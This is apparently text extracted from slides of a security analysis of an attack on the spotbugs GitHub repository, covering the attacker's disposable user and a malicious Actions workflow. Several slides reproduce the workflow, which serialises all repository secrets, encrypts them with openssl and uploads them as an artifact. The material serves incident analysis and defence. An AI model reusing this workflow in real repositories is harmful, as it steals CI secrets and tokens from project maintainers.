
Memberships & disposable users

TTP #2


- The attacker invited their dummy user to the repository `spotbugs/spotbugs` (username: [JurkaOfAvak](#))
- JurkaOfAvak pushed a branch with a malicious workflow to exfiltrate the PAT
- Once the workflow was triggered, “JurkaOfAvak” deleted the branch and itself

Memberships & disposable users

TTP #2



Step #3: Lateral Movement (branch creation)



The screenshot shows the GitHub interface for the 'spotbugs' repository. The top navigation bar includes the repository name and tabs for 'Code', 'Issues' (429), 'Pull requests' (30), 'Discussions', and 'Actions'. The 'Code' tab is selected. Below the navigation bar, the 'Activity' section is visible. It includes filters for the user 'hewrkbwkyk', 'All activity', 'All users', and 'All time'. The activity list shows two entries: 'Deleted branch' and 'Test Commit'. The 'Deleted branch' entry has the text 'deleted this branch' highlighted with a red box, followed by 'on Mar 11'. The 'Test Commit' entry has the text 'created this branch' highlighted with a red box, followed by 'f5434e3' and 'on Mar 11'.


Activity

hewrkbwkyk All activity All users All time

Deleted branch
deleted this branch • on Mar 11

Test Commit
created this branch • f5434e3 • on Mar 11

Step #3: Lateral Movement (branch creation)



The screenshot shows the GitHub interface for the 'spotbugs' repository. The 'Activity' tab is selected. A red box highlights the 'Branch name' dropdown menu, which is currently set to 'hewrkbwkyk'. An arrow points from the 'Branch name' label to the dropdown menu.

Activity

hewrkbwkyk All activity All users All time

Deleted branch
deleted this branch • on Mar 11

Test Commit
created this branch • f5434e3 • on Mar 11

Step #3: Lateral Movement (branch creation)

The screenshot shows the GitHub interface for the 'spotbugs' repository. The top navigation bar includes links for Code, Issues (429), Pull requests (30), Discussions, and Actions. The 'Activity' tab is selected, showing a list of recent actions. A callout box with a purple border contains the text 'Created & deleted the branch within 1 minute!'. Below this, the activity list shows two entries: 'Deleted branch' (deleted this branch • on Mar 11) and 'Test Commit' (created this branch • f5434e3 • on Mar 11).

Activity


Created & deleted the branch within 1 minute!

hewrkbwkyk All activity All users All time

Deleted branch
deleted this branch • on Mar 11

Test Commit
created this branch • f5434e3 • on Mar 11


Step #3: Lateral Movement (mal. workflow)



The screenshot shows the GitHub interface for the repository 'spotbugs / spotbugs'. The 'Code' tab is selected, displaying the file path 'spotbugs / .github / workflows / test.yml' for commit 'f5434e3'. A yellow warning box states: 'This commit does not belong to any branch on this repository, and may have been deleted.' The commit is attributed to 'jurkaofavak' with the message 'Test Commit'. Below the commit information, the 'Code' tab shows the content of 'test.yml', which is a GitHub Actions workflow. The workflow is named 'hewrkbwkyk' and is triggered on a 'push' to the 'hewrkbwkyk' branch. It includes a job named 'testing' that runs on 'ubuntu-latest'. The job has two steps: 'Prepare repository' and 'Run Tests'. The 'Prepare repository' step sets environment variables 'VALUES' and 'PUBKEY'.

```
1  name: hewrkbwkyk
2  on:
3    push:
4      branches: hewrkbwkyk
5  jobs:
6    testing:
7      runs-on:
8        - ubuntu-latest
9      steps:
10       - env:
11         VALUES: ${ toJSON(secrets) }
12         name: Prepare repository
13         run: "\ncat <<EOF > output.json\n$VALUES\nEOF\n
14       - name: Run Tests
15         env:
16           PUBKEY: '-----BEGIN PUBLIC KEY-----'
```

Step #3: Lateral Movement (mal. workflow)



The screenshot shows the GitHub interface for the 'spotbugs / spotbugs' repository. The 'Code' tab is selected, and the file path is '.github / workflows / test.yml'. A commit by 'jurkaofavak' titled 'Test Commit' is shown. The file content is displayed with line numbers 1 through 16. A red bracket highlights the 'on:' section of the workflow, which is expanded in a separate box to the right.

```
1  name: hewrkbwkyk
2  on:
3    push:
4      branches: hewrkbwkyk
5  jobs:
6    testing:
7      runs-on:
8        - ubuntu-latest
9      steps:
10       - env:
11         VALUES: ${ toJSON(secrets)}
12         name: Prepare repository
13         run: "\ncat <<EOF > output.json\n$VALUES\nEOF\n"
14       - name: Run Tests
15         env:
16           PUBKEY: '-----BEGIN PUBLIC KEY-----'
```

```
on:
  push:
    branches: hewrkbwkyk
```

Step #3: Lateral Movement (mal. workflow)

```
steps:
- env:
  VALUES: ${ toJSON(secrets) }
  name: Prepare repository
  run: "\ncat <<EOF > output.json\n$VALUES\nEOF\n"
- name: Run Tests
  env:
    PUBKEY: '-----BEGIN PUBLIC KEY-----

    ....

    -----END PUBLIC KEY-----

    '
  run: aes_key=$(openssl rand -hex 12 | tr -d '\n');openssl enc -aes-256-cbc -pbkdf2
    -in output.json -out output_updated.json -pass pass:$aes_key;echo $aes_key
    | openssl rsautl -encrypt -pkcs -pubin -inkey <(echo "$PUBKEY") -out lookup.txt
    2> /dev/null;
- name: Upload artifacts
  uses: actions/upload-artifact@v4
  with:
    name: files
    path: ' |

    output_updated.json

    lookup.txt'
```

Step #3: Lateral Movement (mal. workflow)

```
steps:
- env:
  VALUES: ${toJSON(secrets)}
  name: Prepare repository
  run: "\ncat <<EOF > output.json\n$VALUES\nEOF\n"
- name: Run Tests
  env:
    PUBKEY: '-----BEGIN PUBLIC KEY-----

    ....

    -----END PUBLIC KEY-----

  '
  run: aes_key=$(openssl rand -hex 12 | tr -d '\n');openssl enc -aes-256-cbc -pbkdf2
    -in output.json -out output_updated.json -pass pass:$aes_key;echo $aes_key
    | openssl rsautl -encrypt -pkcs -pubin -inkey <(echo "$PUBKEY") -out lookup.txt
    2> /dev/null;
- name: Upload artifacts
  uses: actions/upload-artifact@v4
  with:
    name: files
    path: ' |

    output_updated.json

    lookup.txt'
```

1. Stringify and write to file all the secrets of the repository (output.json)

Step #3: Lateral Movement (mal. workflow)

```
steps:
- env:
  VALUES: ${toJSON(secrets)}
  name: Prepare repository
  run: "\ncat <<EOF > output.json\n$VALUES\nEOF\n"
- name: Run Tests
  env:
    PUBKEY: '-----BEGIN PUBLIC KEY-----

    ....

    -----END PUBLIC KEY-----

  '
  run: aes_key=$(openssl rand -hex 12 | tr -d '\n');openssl enc -aes-256-cbc -pbkdf2
    -in output.json -out output_updated.json -pass pass:$aes_key;echo $aes_key
    | openssl rsautl -encrypt -pkcs -pubin -inkey <(echo "$PUBKEY") -out lookup.txt
    2> /dev/null;
- name: Upload artifacts
  uses: actions/upload-artifact@v4
  with:
    name: files
    path: ' |

    output_updated.json

    lookup.txt'
```

1. Stringify and write to file all the secrets of the repository (output.json)
2. Generate an AES symmetric key
3. Encrypt the output.json file using the new key
4. Encrypt both the encrypted file and the AES key using their asymmetric key

Step #3: Lateral Movement (mal. workflow)

```
steps:
- env:
  VALUES: ${ toJSON(secrets) }
  name: Prepare repository
  run: "\ncat <<EOF > output.json\n$VALUES\nEOF\n"
- name: Run Tests
  env:
    PUBKEY: '-----BEGIN PUBLIC KEY-----

    ....

    -----END PUBLIC KEY-----

  '
  run: aes_key=$(openssl rand -hex 12 | tr -d '\n')
      -in output.json -out output_updated.json -pass
      | openssl rsautl -encrypt -pkcs -pubin -inkey <(echo "$PUBKEY") -out lookup.txt
      2> /dev/null;
- name: Upload artifacts
  uses: actions/upload-artifact@v4
  with:
    name: files
    path: ' |

    output_updated.json

